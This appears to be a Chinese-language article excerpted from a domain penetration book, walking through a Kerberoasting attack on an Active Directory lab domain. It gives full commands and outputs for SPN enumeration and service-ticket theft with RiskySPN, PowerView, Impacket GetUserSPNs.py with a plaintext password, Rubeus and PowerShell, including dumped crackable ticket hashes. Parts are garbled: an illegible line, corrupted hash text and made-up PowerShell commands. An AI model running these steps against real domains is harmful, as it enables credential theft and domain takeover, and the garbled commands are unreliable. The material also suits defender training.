


Kerberoasting 攻击

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥129



本商品由 放心购 提供保障


谢公子学安全

Kerberoasting 攻击发生在 Kerberos 协议的 TGS_REP 阶段，KDC 的 TGS 服务返回一个由服务哈希加密的 ST 服务票据给客户端。由于该 ST 服务票据是用服务哈希经过 RC4_HMAC_MD5 加密算法加密的，因此客户端在拿到该 ST 服务票据后可以用于本地离线爆破。如果攻击者的密码字典足够强大，则很有可能爆破出 SPN 链接用户的明文密码。如果该服务在域内被配置为高权限运行的话，那么攻击者可能接管整个域

整个过程最核心的点在于攻击者和 KDC 协商 ST 服务票据加密的时候，协商的是使用 RC4_HMAC_MD5 加密算法。而该加密算法又相对较容易被破解，因此攻击者能在本地离线爆破。

Kerberoasting 攻击过程

如图所示，是 Kerberoasting 攻击的过程：



①：攻击者提供一个正常的域用户密码对一个域进行身份认证，KDC 在验证账号密码有效性后，会返回一个 TGT 认购权证。该 TGT 认购权证用于以后的 ST 服务票据请求。

②：攻击者使用获得的 TGT 认购权证请求针对指定 SPN 的 ST 服务票据。在服务票证请求(TGS-REQ)过程中，攻击者可以指定它们支持的 Kerberos 加密类型为 RC4_HMAC_MD5(ARCFOUR-HMAC-MD5)，因为 RC4_HMAC_MD5 加密算法相比于其他加密算法更容易被破解。

③：如果攻击者的 TGT 认购权证是有效的，不管攻击者提供的域用户账号有无访问该指定 SPN 服务的权限，KDC 都会查找哪个帐户在 ServicedPrincipalName 属性中注册了所请求的 SPN，然后用该用户的哈希以 RC4_HMAC_MD5 加密类型加密 ST 服务票据并在 TGS-REP 返回包中发送给攻击者。

④：攻击者从 TGS-REP 中提取加密的 ST 服务票据。由于该 ST 服务票据是用链接到请求的 SPN 的帐户哈希加密的，所以攻击者可以本地离线破解这个 ST 服务票据。如果攻击者的字典足够强大，则可以爆破出该 SPN 所链接账户的明文密码。

注：Kerberosating 攻击一般只针对注册在用户下的 SPN，因为机器账号的密码是随机生成 128 位字符，是不可能爆破出来的。

Kerberoasting 攻击在实战中主要分为如下四步：

- 1) 查询域内注册于域用户下的 SPN
- 2) 请求指定 SPN 的 ST 服务票据
- 3) 导出请求的 ST 服务票据
- 4) 对该导出的 ST 服务票据进行离线爆破

有些工具对第一二步合并在一起，发现了可能存在弱密码的 SPN 后，直接请求该指定 SPN 的服务票据。以下演示几个工具的法。

SPN 服务主体名称的发现

这是 Kerberoasting 攻击的第一步。首先，发现域内所有注册于域用户下的 SPN。默认情况下，域内会有一个注册在 krbtgt 用户下的 SPN kadmin/changepw。但是该 SPN 对于 Kerberoasting 攻击是没有意义的，因为 krbtgt 用户的密码是随机生成的，几乎不可能爆破出来。我们可以使用以下几款工具用于进行 SPN 服务主体名称的发现。

1. RiskySPN

RiskySPN 是一个 PowerShell 脚本的集合，专注于检测滥用与 SPN 相关的帐户。该脚本可以帮助我们自动识别弱密码服务票据，根据用户帐户和密码过期时限来查找最容易包含弱密码的票据。如下命令，该脚本会自动查找并过滤出(自动去

除注册于 krbtgt 下的 kadmin/changepw)当前域内注册于域用户下的可能包含弱密码的 SPN 的详细信息。

```
Import-Module .\Find-PotentiallyCrackableAccounts.ps1;  
Find-PotentiallyCrackableAccounts -FullData -Verbose
```

如图所示，运行 Find-PotentiallyCrackableAccounts.ps1 脚本探测域内注册于用户下的 SPN，可以看到探测出 hack 和 test 用户下注册了 SPN。



```
PS C:\Users\hack\Desktop> Import-Module .\Find-PotentiallyCrackableAccounts.ps1;  
PS C:\Users\hack\Desktop> Find-PotentiallyCrackableAccounts -FullData -Verbose
```

```
详细信息: Searching the forest: xie  
详细信息: Gathering sensitive gr  
详细信息: Searching Sensitive groups in domain: xie  
详细信息: Number of sensitive groups foun  
详细信息: Gathering user accounts associated with  
详细信息: Number of users that contain SP  
详细信息: Gathering info about the us  
详细信息: 's password will expire on 10/01/2021 09:3  
详细信息: Which means it has crack window of 16  
详细信息: Checking connectivity to server: win7.xie  
详细信息: The server: win7.xie.com is not accessiable - Is it ex  
详细信息: Gathering info about the us  
详细信息: 's password will expire on 10/25/2021 10:0  
详细信息: Which means it has crack window of 41  
详细信息: Checking connectivity to server: win7.xie  
详细信息: The server: win7.xie.com is not accessiable - Is it ex  
详细信息: Number of users included in the lis
```

```
UserName      : test  
DomainName    :  
IsSensitive   : False  
EncType       : RC4-HMAC  
Description   :  
IsEnabled     : True  
IsPwdExpires  : True  
PwdAge        : 25  
CrackWindow   : 16  
SensitiveGroups :  
MemberOf      :  
DelegationType : False  
TargetServices : None  
NumofServers  : 1  
RunsUnder     : {@{Service=SQLServer; Server=win7.xie.com; IsAccessible=No}}  
AssociatedSPNs : {SQLServer/win7.xie.com:1533/MSSQL}
```

```
UserName      : hack  
DomainName    :  
IsSensitive   : False  
EncType       : RC4-HMAC  
Description   :  
IsEnabled     : True  
IsPwdExpires  : True  
PwdAge        : 0  
CrackWindow   : 41  
SensitiveGroups :  
MemberOf      :  
DelegationType : False
```

2. GetUserSPNs

GetUserSPNs 是 Kerberoast 工具集中查询注册于域内用户下的 SPN 的脚本，该脚本会查询域内所有注册于用户下的 SPN，包括注册于 krbtgt 下的 kadmin/changepw。该工具集中有 powershell 和 vbs 两种语言的脚本。

其中的 powershell 脚本用法如下：

```
Import-Module .\GetUserSPNs.ps1
```

如图所示，运行 GetUserSPNs.ps1 脚本进行探测，可以看到探测出 krbtgt、hack 和 test 用户下注册了 SPN。

```
PS C:\Users\hack\Desktop> Import-Module .\GetUserSPNs.ps1

ServicePrincipalName : kadmin/changepw
Name                  : krbtgt
SAMAccountName        : krbtgt
MemberOf              : CN=Denied RODC Password Replication Group,CN=Users,DC=xie,DC=com
PasswordLastSet       : 2021/2/27 20:41:36

ServicePrincipalName : MySQL/win7.xie.com:3306
Name                  : hack
SAMAccountName        : hack
MemberOf              :
PasswordLastSet       : 2021/9/13 10:01:35

ServicePrincipalName : SQLServer/win7.xie.com:1533/MSSQL
Name                  : test
SAMAccountName        : test
MemberOf              :
PasswordLastSet       : 2021/8/20 9:36:27
```

vbs 脚本的用法如下：

```
cscript .\GetUserSPNs.vbs
```

如图所示，运行 GetUserSPNs.vbs 脚本进行探测，可以看到探测出 krbtgt、hack 和 test 用户下注册了 SPN。

C:\Users\hack\Desktop>cscript .\GetUserSPNs.vbs
Microsoft (R) Windows Script Host Version 5.812
版权所有(C) Microsoft Corporation。保留所有权利。

CN=krbtgt,CN=Users,DC=xie,DC=com
User Logon: krbtgt
-- kadmin/changepw

CN=hack,CN=Users,DC=xie,DC=com
User Logon: hack
-- MySQL/win7.xie.com:3306

CN=test,CN=Users,DC=xie,DC=com
User Logon: test
-- SQLServer/win7.xie.com:1533/MSSQL

3. PowerView.ps1

PowerView.ps1 是 PowerSploit 中 Recon 目录下的一个 powershell 脚本，该脚本可以用于查询过滤出域用户下注册有 SPN 的用户，包括 krbtgt 用户，并返回用户的详细信息。该脚本使用如下：

```
Import-Module .\PowerView.ps1  
Get-NetUser -SPN
```

如图所示，使用 PowerView.ps1 脚本进行探测，可以看到探测到 krbtgt、hack 和 test 用户下注册了 SPN，并返回了 krbtgt 用户、test 用户和 test 用户的详细信息。

```

PS C:\Users\hack\Desktop> Import-Module .\PowerView.ps1
PS C:\Users\hack\Desktop> Get-NetUser -SPN

logoncount           : 0
badpasswordtime      : 1601/1/1 8:00:00
description          : 密钥发行中心服务帐户
distinguishedname    : CN=krbtgt,CN=Users,DC=xie,DC=com
objectclass          : {top, person, organizationalPerson, user}
name                 : krbtgt
primarygroupid       : 513
objectsid            : S-1-5-21-1313979556-3624129433-4055459191-502
whenchanged          : 2021/2/27 12:56:46
admincount           : 1
codepage             : 0
samaccounttype       : 805306368
showinadvancedviewonly : True
accountexpires       : 9223372036854775807
cn                   : krbtgt
adspath              : LDAP://CN=krbtgt,CN=Users,DC=xie,DC=com
instancetype         : 4
objectguid           : 44bdc879-7ca4-41c6-8918-82df3cf5f7dc
lastlogon            : 1601/1/1 8:00:00
lastlogoff           : 1601/1/1 8:00:00
samaccountname       : krbtgt
objectcategory       : CN=Person,CN=Schema,CN=Configuration,DC=xie,DC=com
dscorepropagationdata : {2021/2/27 12:56:46, 2021/2/27 12:41:36, 1601/1/1 0:04:16}
serviceprincipalname : kadmin/changepw
memberof             : CN=Denied RODC Password Replication Group,CN=Users,DC=xie,DC=com
whencreated          : 2021/2/27 12:41:36
iscriticalsystemobject : True
badpwdcount          : 0
useraccountcontrol   : 514
usncreated           : 12324
countrycode          : 0
pwdlastset           : 2021/2/27 20:41:36
msds-supportedencryptiontypes : 0
usnchanged           : 12749

logoncount           : 8
badpasswordtime      : 1601/1/1 8:00:00
distinguishedname    : CN=test,CN=Users,DC=xie,DC=com
objectclass          : {top, person, organizationalPerson, user}
lastlogontimestamp   : 2021/9/2 16:49:36
name                 : test
objectsid            : S-1-5-21-1313979556-3624129433-4055459191-2103
samaccountname       : test
logonhours            : {255, 255, 255...}
codepage             : 0
samaccounttype       : 805306368

```

如图所示，可以看到返回了 test 用户和 hack 用户的详细信息。

```

samaccounttype      : 805306368
whenchanged         : 2021/9/14 1:38:13
accountexpires      : 0
countrycode         : 0
adspath             : LDAP://CN=test,CN=Users,DC=xie,DC=com
instancetype         : 4
objectguid           : 9688612e-047f-4201-817c-3fc71cbf8048
lastlogon            : 2021/9/13 15:08:41
lastlogoff           : 1601/1/1 8:00:00
objectcategory       : CN=Person,CN=Schema,CN=Configuration,DC=xie,DC=com
dscorepropagationdata : {2021/9/13 7:11:25, 1601/1/1 0:00:00}
serviceprincipalname : SQLServer/win7.xie.com:1533/MSSQL
whencreated          : 2021/7/4 12:16:57
badpwdcount          : 0
cn                   : test
useraccountcontrol   : 512
usncreated            : 20634
primarygroupid        : 513
pwdlastset           : 2021/8/20 9:36:27
usnchanged            : 24898

logoncount           : 16
badpasswordtime       : 1601/1/1 8:00:00
distinguishedname     : CN=hack,CN=Users,DC=xie,DC=com
objectclass           : {top, person, organizationalPerson, user}
lastlogontimestamp    : 2021/9/13 10:04:46
name                  : hack
objectsid             : S-1-5-21-1313979556-3624129433-4055459191-1113
samaccountname        : hack
codepage              : 0
samaccounttype        : 805306368
whenchanged           : 2021/9/13 7:20:27
accountexpires        : 0
countrycode           : 0
adspath               : LDAP://CN=hack,CN=Users,DC=xie,DC=com
instancetype           : 4
objectguid            : ae42e834-c46b-4dbd-9920-27036fc16f00
lastlogon              : 2021/9/14 9:25:19
lastlogoff             : 1601/1/1 8:00:00
objectcategory         : CN=Person,CN=Schema,CN=Configuration,DC=xie,DC=com
dscorepropagationdata : {2021/9/13 7:19:23, 2021/9/13 7:12:08, 2021/9/13 3:31:49, 1601/1/1 0:00:00}
serviceprincipalname   : MySQL/win7.xie.com:3306
whencreated            : 2021/9/13 2:01:35
managedobjects        : CN=SERVER2016,CN=Computers,DC=xie,DC=com
badpwdcount            : 0
cn                     : hack
useraccountcontrol     : 512
usncreated              : 20838
primarygroupid          : 513

```

请求服务票据

当过滤出注册于用户下的 SPN 之后，我们就需要请求这些 SPN 的服务票据了。可以使用以下几款工具进行 SPN 服务票据的请求。

1. Impacket 请求

impacket 中的 GetUserSPNs.py 脚本可以请求注册于用户下的所有 SPN 的服务票据。使用该脚本需要提供域账号密码才能查询。

如下命令，将请求注册于用户下的所有 SPN 的服务票据并以 hashcat 能破解的格式保存为 hash.txt 文件。

```
python3 GetUserSPNs.py -request -dc-ip 10.211.55.4 xie.com/hack:P@ss1234 -outputfile hash.txt
```

如图所示，运行 GetUserSPNs.py 脚本请求注册于用户下的所有 SPN 的服务票据并以 hashcat 能破解的格式保存为 hash.txt 文件。

```
python3 GetUserSPNs.py -request -dc-ip 10.211.55.4 xie.com/hack:P@ss1234 -outputfile hash.txt
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
MySQL/win7.xie.com:3306	hack		2023-03-06 09:01:47.198926	2023-03-06 09:11:31.695288	
SQLServer/win7.xie.com:1533/MSSQL	test		2023-03-06 09:02:29.591743	<never>	

```
[-] CCache file is not found. Skipping...

(root@kali) [/opt/impacket_0.10.0/examples]
# cat hash.txt
$krb5tgs$23$*hack$XIE.COM$xie.com/hack*$e25cd34e072244cc43f4c3152fbb6f44$1622e86e64eb58ed7b2ecf526436b7eb9fbf7c04bd23eda728b4dd771b9d2045e4b5c59b2365827e4eddd6fad57b0cb8665201ab495a85f8db86d60e11d84a2d061155b16c071f0b31a6faec0d1c6fd44c9ac460b6a62978b49b4ff7897e8af0bf6c460750b527967411cb72efdf73ca9247980ed432948a43ed204867adfc77d7f1c5b184d85de3c8cb5f1c900419a97dd50e44d9b63cb2780d47339046588a9f0254171b6aa2675b9f9cf7e592d7c611325bd352933558c6a85500e18c493939669fac18b114da094aaeddb5c0a05a319d6c87322651e268f37b436c4c569c37a6b8d6590ab4065cc89c7cfff94cb4e0025d0bd5d8fc35171d3a2ce422e6b6e936edd940de6910ef5f8f39e5a93db55297c5ee6b950526de2ca86db2ec6d179005c09c6dff86c5173d4d36d3e85d830c66368d7350fac64a3bfbdcfc466c3fcbfc4e1a3ca59a2c827e936a2614d8e33673f87ee40422b78257e611a4c367d24f82839da2b18897ad0733ff199d8fa0ccde35ea2af2e7d91b2a9e56621d37a94b09730e1b10ef294733267f2973527acdc387a4f07f84a27fadce8087c011fca2702f9c3b4402dc119e033d9be65181062e9312faba8a6422455f99c5838a35ffa88252da9e3b2fc8b94ca1fd82c95d0e1013e110d678533205fbd4b138473d815516e2b5894e6a120eb83172e965ee143344714ba83e4d8cfa39fafe276820c7c4f95dd61cbbfb0b656327f7075695f47ffa3c8b261e87e03056279db77ef0fe62475e71ea4c775dd4f0cf2e0d67f432fa4b2a6e0fd2bd33d094ebc3a74970a9309c6046d36974363a38e4aaf7286fb6b6d50b69efb990afabe565f73e36c01910d0bb5d43194f34029f4d19ea4783443fa3f66e3253f61e66f8ef3ec59f5cbebec67951d73705b7ddc9558ed85b55ad6748712e81ec97d27b403e2d6acd89f0370b804475e978d4f86d4bc8086633edfe007621c07cd6a43b631b03a08d841c59dbb77757a06b3d5dc959dc90045de96d8ab76a9d736483b87223456a36632ff198b7f480aa22f2ac750556205b34c6fcd64ece58cd5b9350c20a23e448d026cc622dbdc4f25207288f6dbcd6e4df8bfc138e6e78718c708132000be72365669407a3cee2416e162256c65e28d86f4fa9868160b625b2f37fdb38b62eb9e352ef8b4b41926ae177b6000247550c281091e30e925919c0f4854aa386cabb9f713

$krb5tgs$23$*test$XIE.COM$xie.com/test*$6af3c2a78d8ddc1dd348756b0a3add8c5c9b68d80c85460b5e8d829397817f9a211add900f04b8700b8ee3965013f9fee0f29fb4d9462deb2b4642f20f066fc2592fd638bea1b06fab6d8cc1305d95dec6c446b41c34b15a2593e99fc2e6a628ad1eb576bf74930425fb132c9a56b31125a1b6dd747b0b3c8179ae512cf10e376dcb5d1301477d7c6ba75a0533e1f9f26b31b9a8eb6a7cdf9ecedbe17b44238887192cb069489ca9aa5420d098df60e518e6233d93e06c19f99936024b2fbfbcd97ae9337baf99e40493e5c4554852a336a88e65399da9337dc6225558f62ec83e3b53896c0acfc1b042725f2f7bda8d485b6082b4c1e47ea760fa3b01cb75b3e7c04b98e56ac193f76d69eccc05ccb5206ef57e3e719b11f62ee8fe9cd1bffc86538833047b3f6c6963b28d72bbf9595ac8fd5e17dc1191c6d53c20fe518e170db9b086d3ce32f67acc3af94c3a9a8b018d3bb3cb706357ade9ad99606bddd6d8167a30b9a9f94c08ba4551d7a1ac4917666d958121f7b8bca8942dc786b46e90c9ebb03da064c6525d8da4Febcb697368be6891e677f63fbb
```

如下命令，将请求注册于指定用户下的 SPN 的服务票据并以 hashcat 能破解的格式保存为 hash2.txt 文件。

```
python3 GetUserSPNs.py -request -dc-ip 10.211.55.4 xie.com/hack:P@ss1234 -outputfile hash2.txt -request-user test
```

如图所示，运行 GetUserSPNs.py 脚本请求注册于 test 用户下的 SPN 的服务票据并以 hashcat 能破解的格式保存为 hash2.txt 文件。

```

python3 GetUserSPNs.py -request -dc-ip 10.211.55.4 xie.com/hack:P@ss1234 -outputfile hash2.txt -request-user test
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon      Delegation
-----
SQLServer/win7.xie.com:1533/MSSQL      test      -----      2023-03-06 09:02:29.591743      <never>      -----

[-] CCache file is not found. Skipping...

(root@kali) [/opt/impacket_0.10.0/examples]
# cat hash2.txt
$krb5tgs$23*$test*$XIE.COM$xie.com/test*$cb0a1b2adb6a3c7f7a7e31d2a16eaa08$c8a0ef094f63fe19d7786b999d20dfe81bbfa2e6ba1ff298212f4a04b4bf8bd6f66eabe
a5ca557c59bee2e10ef3e289673507a2b562b532a9a422ead75b1fa8892fe8c441a68325614ed2cc1cc487f25c56ea2953bf19b92152232736263212e1365109ca7480d685f615b4
9beafe73f1dd289f11d388629a224b37b694999a49772f07b065a3e08769dd00c51d5731f8f924d029cd1f1c18a73874b38eb63d2b368671cae6b987148396b78e35b675a826c0f1
2b76e8ba17f18f93be9f775dc7efae0e9959bce50a749beb64ced1d5e637a9d3713aadf03d2a1c00968390badba30b3abf15c9ab6240e052a0cb02660b0bbadb94ca8d2f7ab
8e4d4d7216265e78a2ce3378fa7ecb56db34419e54979fe6835480ff5b9ff1548caf63993663add9dbbee4448ce4aeb57eae183c87c4ec423379572027a02f07ceab83d309f41e14
a005ccd25b7a0c695ac1854533772d0e48f251b7568764544e7962a66700396df355f1ea265fc8efbe55572ab89a081d54e50a4669a2dcf66444fdf3478c47bebb8daaf370d28356
988100d78ebbc6bbf8e8ebdda00b27d411689f80bd6b71fde610f42843ca8267ad60e7ebd762d79f2edd996ac5e2a917fb3ab06eb2c48147c69a440c84833b02b2a9019f4d79807f
ddbcee1c8d271b19d21088f08df2bacda9c7200bdf25c096612008f7335cdb92265b5b64a48c6af9e38f889c40cf74bd6bd25bc9e58f482a6246987137037b282802c3fc2c8b856
0d1a943ecf9e843116d56abc71660fe98ad241f699fe19df166198b1cf08712c392e65e5f4a1b6c41102c4c1852fc2937be96e0a81332ee53e1556646ec55a3afa330123243a5340
f63c7a4d85cf97d867f2877a34d6055e49a52dba9621b5ad7a14516f6e85c57dc1be6f51014f1702a42091cf4836b3b9fb190f06d846b29866404e70cd205e641d5fed17d0df1253

```

2. 使用 Rubeus 请求


Rubeus 里面的 kerberoast 支持对所有用户或者特定用户执行 kerberoasting 操作，其原理在于先用 LDAP 查询域内所有注册在域用户下的 SPN(除了 kadmin/changepw)，再通过发送 TGS 包，然后直接打印出能使用 John 或 hashcat 爆破的 Hash。

如下命令会请求注册于用户下的所有 SPN 的服务票据，并以 hashcat 能破解的格式保存为 hash.txt 文件。

```
Rubeus.exe kerberoast /format:john /outfile:hash.txt
```

如图所示，运行 Rubeus 工具请求注册于用户下的所有 SPN 的服务票据并以 hashcat 能破解的格式保存为 hash.txt 文件

```
C:\Users\hack\Desktop>Rubeus.exe kerberoast /format:john /outfile:hash.txt
```



v1.6.4

```
[*] Action: Kerberoasting
```

```
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
```

```
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
```

```
[*] Searching the current domain for Kerberoastable users
```

```
[*] Total kerberoastable users : 2
```

```
[*] SamAccountName      : test
[*] DistinguishedName   : CN=test,CN=Users,DC=xie,DC=com
[*] ServicePrincipalName : SQLServer/win7.xie.com:1533/MSSQL
[*] PwdLastSet           : 2021/8/20 1:36:27
[*] Supported ETypes     : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\hack\Desktop\hash.txt
```

```
[*] SamAccountName      : hack
[*] DistinguishedName   : CN=hack,CN=Users,DC=xie,DC=com
[*] ServicePrincipalName : MySQL/win7.xie.com:3306
[*] PwdLastSet          : 2021/9/13 2:01:35
[*] Supported ETypes     : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\hack\Desktop\hash.txt
```

```
[*] Roasted hashes written to : C:\Users\hack\Desktop\hash.txt
```

查看 hash.txt 文件, 如图所示:

```
C:\Users\hack\Desktop>type hash.txt
5krb5tgs235*test$xie.com:SQLServer/win7.xie.com:1533/MSSQL*600A820FA1334748307E38656AA387085E28A197E9D150F0CF49039FE6B1BFB9808F0F8C7BE7F5F44F3CBBF8CE19F52E24668C52FC64645E098182ED0F0752464F87B9F9903FA888063CE584ED0669F
48881AC3F8502778852432E0506F8ED06053245670A23AE73175D28E05680ACAC3E9880AF253892727FA13FC7CA7C0A0A08B80F1583402021F10CF63080F3ED46EFC340534282763E5283A8F1289FA0C62AC18362257376670173BF59C12FC1C0A06F8E7AE824C0F
446F301350A06411928807A2CCE64334F34F348744A24E2330D5E3E807ED0C680AF6C170A0AC23E51087E932320D8AE45E2108F1F42122651E0844026306FAE27D783A52A88A127207F9FCA0B10448354528C3379740D383A8B8E13E40E528A48F
DA9F598880C7A5A31F1036A02E6031939F82D0B1E372678AF7C451798D08F0510D0A09628ADEFE4E03357F2859FC0110D0A024A0817139CF478896AC0875975D05888DF26D20E498E008FEF1FB1FA4A1E54D91A852840CF28A2BE942F1231A210AC3CAC18C137802B9D0824
AF9AC6CDBA16D07726A7CF0550806FF1614030C1F81C3BE1AF878F1187A603D0E81AE92087385145667B02DF06043FEF43080B0A0263943398982863FAE291A90BA0678AA8C8159C422A0F362112308F9848F76CE0A0D8F7B6F72AF7E647E420386A028D006A560700
187585214E4C4A8B050FFFD03A4648718C3232C088C240FCADCA21E137D0A9072877073A176D2A77AFAE70C80D7B00FB6216C568818AC0CA13E9732090A07520A051E6714861F066A0A3880648B48D07A32407C0FF14920CA7AE46412133538C2D
7E08A86C8A36C2BF2F0F6E6C3124D1024D09F8E28D975EC63851298AD2EE45D9C15DCAC7AD6939FA69708BA0A06D367AC92E01CC34472DE0EED94DF08C6F10847EA368C01DC411533618D01E80384A6A68CF32DC89ECDC3FC12897EAB08E1767937F7D0A0087
1377053CA0F87404FAF70A088087878E44F97A88083150C07FC0674A29E98E25D1E8ABDC3B1E1D08518FC0482074F808961EC85890977A82C091A5E0914741C0A1C47B26938A45352134A00F7F94768E16D1299B0D08131B028E3294674643189915A2CDE389
1FC36800090C82E7C77E4536D03701C1C550C83F25252F0D165250A0804122A8A235508C9C859087A7182499440236AFC9716E4E6507098A3300E1FE24D08E8776A0A5D0D8631402A23550950240D07E90739E18A7038A1AC51D025956376D36FC3127
FE32570A42418B1D8AD59040D4C93D0CFA
5krb5tgs235*test$xie.com:MySQL/win7.xie.com:3306*5C8C0C1D0F188204CB1E13E0A8F3BCA589187A8D0A048D0217980B8155C1E13822A38091776A0A73C6E59E5F9FCC0C3510C11806D0A0C5707CF816E308CDA17263079F3A1573DCA0A05480AC8C0CF00F
58F4402635CA5798C009134F2921883E367825C0FF05945C80DA0D0F4250490F8D0A08F3CC8FA0807631597475A262FDC7562486887368E17E9318218E25630AD330K0933D0E4661D645653088B41A0A262968A97335C27F585A78DFFC008C3A365D0E700
E00A0D1CF6610C8C5298ED54228D0174733C9C088A7C24399A484810F75F081507A091225853E80F6E59D5E3075FA7587F88CAFBE91F0217AE379A71038500E6278D3D99E8E659FAA825081128F85341E4370EDD45879A37E30A7D0841678E96A26532C21F629CE0E6F8
072338066C7A880C8C0431E8A0A402030C2C8702063A8FCD73035E1ED023093866CECA5FC2CF9DFA02D704LCFFC84FF310166A2188B38C323891342190D926387096E8CE0E71000A4530791AC8652FD630C08548283272065710E57335C47CF0830CF78F8B15FE3F1
696355A13F45161831F800002A080A13027288487660F78B05A7C08B1A3FC08E72013503462944E1C5A957102CC1A4F7883D9FC0F2E33CA13939376F01407A0A047E3C4F0648E55A58880800C087A07A5906C1E0456E2F65473E8880007A07A03
5D6333AC1A45F1A30CFBDB0A8788A78F7468A6C60506580C687567D8730C3D098A7891537657474761218F85B10F212DC187FEFF70A0ED2883080F8776987701EB6C52D1486A40D341B075859169862473813934C54459992332B0D128D0F3A5A0585CCE74C85
197084E1068048D0A0787397980A16A2C6105C88028C20C26381925E35AFA5722C588611185F82618FACAE58E8F78080C11093A8E8A2F35FC2A3A0F58C360E7060A80864FC0FCC708508A3106139D58486654008A2CAF7AD91D3A0D01806145206A5DE0E472
8C3A0E1E8262556840D27E857D5543F1970C40D53F77188A5018A1800C5D0A264FCF74AC547789506720B42ED09001EF6733573EED7348C14C729A5E95E14783CB42AC0D317195F78A08F7F7B88B8793A07F68F39324CE8D3344A62FCA53F85578
C5CFEEACDCD3F7729708041751C3782D082A2AF09FECA2C478886CDC61651262493314188271303513797E7322CAF6C2A478EE32456111C9879DC0E0E8980A148C66A6811EE8CFC68AE8AFC295266995785C11103686607F81876087C1E76771AC5807484E46
DAB7832DCC3A087768D5101800
```

解的皮

如图所示，运行 Rubeus 工具请求注册于用户下的指定 SPN 的服务票据并以 hashcat 能破解的格式保存为 hash2.txt 文件

[illegible]

PowerShell 命令请求

PowerShell 命令用于请求指定 SPN 的服务：

```
Get-ServicePrincipalName -AssemblyName System.IdentityModel  
System.IdentityModel.Tokens.KerberosRe  
MySQL/win7.xie.com:3306"
```

PowerShell 命令用于请求

```
Get-AuthenticatingAuthority -AssemblyName System.IdentityModel.Tokens.OpenIdConnectCore -System.IdentityModel.Tokens.OpenIdConnectCore
```

MySQL/win7.xie.com:3306

```
Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MySQL/win7.xie.com:3306"
```

如图所示，通过运行 powershell 命令请求指定 SPN"MySQL/win7.xie.com:3306" 的服务票据。

```
PS C:\Users\hack\Desktop> klist

Current LogonId is 0:0x16fb7dc

Cached Tickets: (0)
PS C:\Users\hack\Desktop> Add-Type -AssemblyName System.IdentityModel
PS C:\Users\hack\Desktop> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MySQL/win7.xie.com:3306"

Id                : uuid-5f335b90-fa08-486a-a2bc-a5d55475bea9-2
SecurityKeys      : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom         : 2021/9/14 1:50:53
ValidTo           : 2021/9/14 11:50:53
ServicePrincipalName : MySQL/win7.xie.com:3306
SecurityKey       : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

PS C:\Users\hack\Desktop> klist

Current LogonId is 0:0x16fb7dc

Cached Tickets: (2)

#0> Client: hack @ XIE.COM
    Server: krbtgt/XIE.COM @ XIE.COM
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
    Start Time: 9/14/2021 9:50:53 (local)
    End Time: 9/14/2021 19:50:53 (local)
    Renew Time: 9/21/2021 9:50:53 (local)
    Session Key Type: AES-256-CTS-HMAC-SHA1-96
    Cache Flags: 0x1 -> PRIMARY
    Kdc Called: AD01.xie.com

#1> Client: hack @ XIE.COM
    Server: MySQL/win7.xie.com:3306 @ XIE.COM
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
    Start Time: 9/14/2021 9:50:53 (local)
    End Time: 9/14/2021 19:50:53 (local)
    Renew Time: 9/21/2021 9:50:53 (local)
